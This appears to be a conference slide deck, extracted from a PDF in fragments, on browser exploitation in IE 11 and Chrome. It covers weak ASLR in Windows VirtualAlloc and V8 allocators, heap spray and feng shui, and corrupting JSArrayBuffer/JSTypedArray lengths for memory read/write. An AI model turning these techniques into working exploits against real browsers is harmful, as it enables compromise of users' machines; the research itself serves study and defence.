
DEP & CFI Bypass: Privilege Escalation

Sandbox Escape

@demi6od

Browser Exploit and Mitigation

- Two exploit mitigations
 - ASLR
 - DEP
- Turing complete
 - Reading
 - Writing
 - Executing
- DEP -> Execute
- ASLR bypass -> Reading & Writing



```
HANDLE __stdcall RtlCreateHeap(ULONG Flags, PVOID BaseAddress, ULONG
SizeToReserve, ULONG SizeToCommit, PRTL_HEAP_DEFINITION Definition) {
    RandFreeSize = (RtlpHeapGenerateRandomValue64() & 0x1F) << 16;
    AllocationSize = SizeToReserve + RandFreeSize;

    if ( SizeToReserve + RandFreeSize < SizeToReserve ) {
        AllocationSize = SizeToReserve;
        RandFreeSize = 0;
    }

    if ( NtAllocateVirtualMemory((HANDLE)0xFFFFFFFF, &BaseAddress, 0, &AllocationSize,
MEM_RESERVE, (v10 & 0x40000) != 0 ? 64 : 4) < 0 ) {
        return 0;
    }


    HeapHandle = BaseAddress;
    SizeToReserve = AllocationSize;
    if ( RandFreeSize && RtlpSecMemFreeVirtualMemory((HANDLE)0xFFFFFFFF,
&BaseAddress, &RandFreeSize, 0x8000u) >= 0 ) {
        HeapHandle = (char *)BaseAddress + RandFreeSize;
        SizeToReserve = AllocationSize - RandFreeSize;
    }
}
```

NtAllocateVirtualMemory

RtlpSecMemFreeVirtualMemory

Free

BaseAddress



BaseAddress
+ RandFreeSize


Free

Free

Block of
RandFreeSize

Block of
SizeToReserve

BaseAddress



HeapHandle

Free


Free

Block of
SizeToReserve

```
void * __fastcall RtlpAllocateHeap(int hHeapArg, unsigned int a2, int a3,
ULONG SizeToCommit, int a5, int a6) {
...
if ( BlockSize > *(_DWORD *)(hHeap + 0x5C) ) {
    if ( *(_BYTE *)(hHeap + 0x40) & 2 ) {
        SizeToCommit += 24;
        RandOff = (RtlpHeapGenerateRandomValue32() & 0xF) << 12;
        BaseAddress = 0;
        AllocationSize = RandOff + SizeToCommit + 0x1000;
        flProtect = RtlpGetHeapProtection((PVOID)hHeap);

        if ( NtAllocateVirtualMemory((HANDLE)0xFFFFFFFF, &BaseAddress, 0,
            &AllocationSize, MEM_RESERVE, flProtect) < 0 ) {
            goto LABEL_146;
        }
    }

    IpAddress = (char *)BaseAddress + RandOff;
    if ( NtAllocateVirtualMemory((HANDLE)0xFFFFFFFF, &IpAddress , 0,
        &SizeToCommit, MEM_COMMIT, flProtect) >= 0 ) {
        ...
        HeapHandle = (char *)IpAddress + 0x20;
    ...
}
}
```




Reserved Virtual Memory

Committed Virtual Memory

VirtualAlloc is not randomized!

"I am convinced that He (God) does not play dice."



Windows 7

[+] VirtualAlloc

3: 00890000

4: 00990000

5: 00A90000

6: 00B90000

7: 00C90000

8: 00D90000

9: 01030000

[+] HeapCreate

0: 01260000

1: 01430000

2: 00390000

3: 01630000

4: 00640000

5: 01210000

6: 013F0000

Windows 8.1

[+] VirtualAlloc

3: 00B20000

4: 00C20000

5: 00D20000

6: 00E20000

7: 00F20000

8: 01020000

9: 01120000

[+] HeapCreate

0: 018F0000

1: 019F0000

2: 01B20000

3: 011F0000

4: 01C90000

5: 01E00000

6: 019B0000

Windows 7

[+] Default HeapAlloc

0: 006D7FE8

1: 006D8FE8

2: 006D9FE8

3: 006DAFE8

4: 006DBFE8

5: 006DCFE8

6: 006DDFE8

[+] Large HeapAlloc

0: 01440020

1: 01640020

2: 01740020

3: 01840020

4: 01940020

5: 01A40020

6: 01B40020

Windows 8.1

[+] Default HeapAlloc

0: 00CC9198

1: 00CCA198

2: 00CCB198

3: 00CCC198

4: 00CCD198

5: 00CCE198

6: 00CCF198

[+] Large HeapAlloc

0: 01A13020

1: 01B49020

2: 01CB7020

3: 01E24020

4: 01FCE020

5: 020DB020

6: 021EE020

ASLR in IE 11

```
bool __thiscall Segment::Initialize(Segment *this, unsigned __int32  
a2) {  
    ...  
    if ( PageAllocator::RequestAlloc(*((PageAllocator **))this + 5),  
        *((_DWORD *)this + 3) << 12) ) {  
        lpAddress = VirtualAlloc(0, *((_DWORD *)v2 + 3) << 12, a2  
            | 0x2000, 4u);  
        *((_DWORD *)v2 + 2) = lpAddress;  
        if ( lpAddress && !(unsigned __int8)(*(int (__stdcall **)  
            (Segment *, char *))(**(( _DWORD **)v2 + 5) + 4))  
            (v2, (char *)v2 + 4) ) {  
            ...  
        }  
    }  
}
```

Google Chrome

The Most Security Browser?

A screenshot of a Google Chrome browser window. The title bar says "Google Chrome". The address bar shows "chrome://chrome". The left sidebar has links for "Chrome", "History", "Extensions", and "Settings". The main content area is titled "About" and features the Google Chrome logo. Below the logo, the text reads "Google Chrome" and "A web browser built for speed, simplicity, and security". A red box highlights the word "security". At the bottom are two buttons: "Get help with using Chrome" and "Report an issue".

Chrome

About

History

Extensions

Settings

Google Chrome

A web browser built for speed, simplicity, and security

Get help with using Chrome

Report an issue

ASLR in Google Chrome

```
VirtualMemory::VirtualMemory(size_t size, size_t alignment) :  
address_(NULL), size_(0) {  
    ASSERT(IsAligned(alignment,  
        static_cast<intptr_t>(OS::AllocateAlignment())));  
    size_t request_size = RoundUp(size + alignment,  
        static_cast<intptr_t>(OS::AllocateAlignment()));  
    void* address = ReserveRegion(request_size);  
    if (address == NULL) return;  
    ...  
  
void* VirtualMemory::ReserveRegion(size_t size) {  
    return RandomizedVirtualAlloc(size, MEM_RESERVE,  
        PAGE_NOACCESS);  
}
```

```
const int kPageSizeBits = 20;

static void* RandomizedVirtualAlloc(size_t size, int action, int
protection) {
    if (protection == PAGE_EXECUTE_READWRITE
        || protection == PAGE_NOACCESS) {
        for (size_t attempts = 0; base == NULL && attempts < 3;
            ++attempts) {
            base = VirtualAlloc(OS::GetRandomMmapAddr(), size,
                action, protection);
        }
    }

    if (base == NULL)
        base = VirtualAlloc(NULL, size, action, protection);
}
```

Randomness

- $kPageSize$
 - = $2^{kPageSizeBits}$ Bytes
 - = 2^{20} Bytes
 - = 0x100000 bytes
 - = 1 MB
- Random address: 0x04000000 ~ 0x3fff0000
- Align: 0x100000

ASLR in Google Chrome


229a0000	2e100000	30000000	3bb00000	40100000
22b00000	2e200000	30100000	3bc00000	40200000
22c00000	2e300000	30200000	3bd00000	40300000
22d00000	2e590000	30300000	3be00000	40400000
22e00000	2e800000	30400000	3d000000	40500000
22f00000	2e900000	30500000	3d200000	40600000
23000000	2ea00000	30600000	3d300000	40700000
23100000	2ec00000	30700000	3d700000	40800000
23200000	2ed00000	30800000	3d900000	40900000
23300000	2ee00000	30900000	3db00000	40a00000
23400000	2ef00000	30a00000	3dc00000	40b00000
23500000	2f100000	30b00000	3dd00000	40c00000
23600000	2f200000	30c00000	3e100000	40d00000
...

ASLR's Dilemma 1

- **High Bits**
 - Heap spray & heap feng shui
 - $\text{pageSize} \% \text{exploitDataCycle} == 0 \Rightarrow$ Predictable
- **Low Bits**
 - Can't determine the values
 - Paged memory management
 - 4KB page
 - Heap manager -> Performance
- Heap spray & heap feng shui -> Useful




ASLR's Dilemma 1



v8::internal::JSArray

Array

Relative




Typed Array

Absolute


v8::internal::JSTypedArray



v8::internal::JSArrayBuffer




BackingData(void)



Garbage Collect

- V8 Tagged Pointers GC
array

Object
Address



```
array[0] = 2;  
array[1] = object;
```

Data Structure

- ☹ *JSTypedArray* length
 - ☺ IE 11
- ☺ *JSArrayBuffer* length + *JSTypedArray* initialized = Exploitable

```
RUNTIME_FUNCTION(MaybeObject*,  
Runtime_TypedArrayInitialize) {  
...  
holder->set_buffer(*buffer);  
holder->set_byte_offset(*byte_offset_object);  
holder->set_byte_length(*byte_length_object);  
}
```

```
Total Size: 0x100000
+-----+
|size|flags|aStart|aEnd|
| ... |
+-----+
| 00000000
| ...
+-----+
aStart -> |map|length|
|           |
| arrBuf pointer + 1
| arrBuf pointer + 1
| arrBuf pointer + 1
| ...
| number << 1
| number << 1
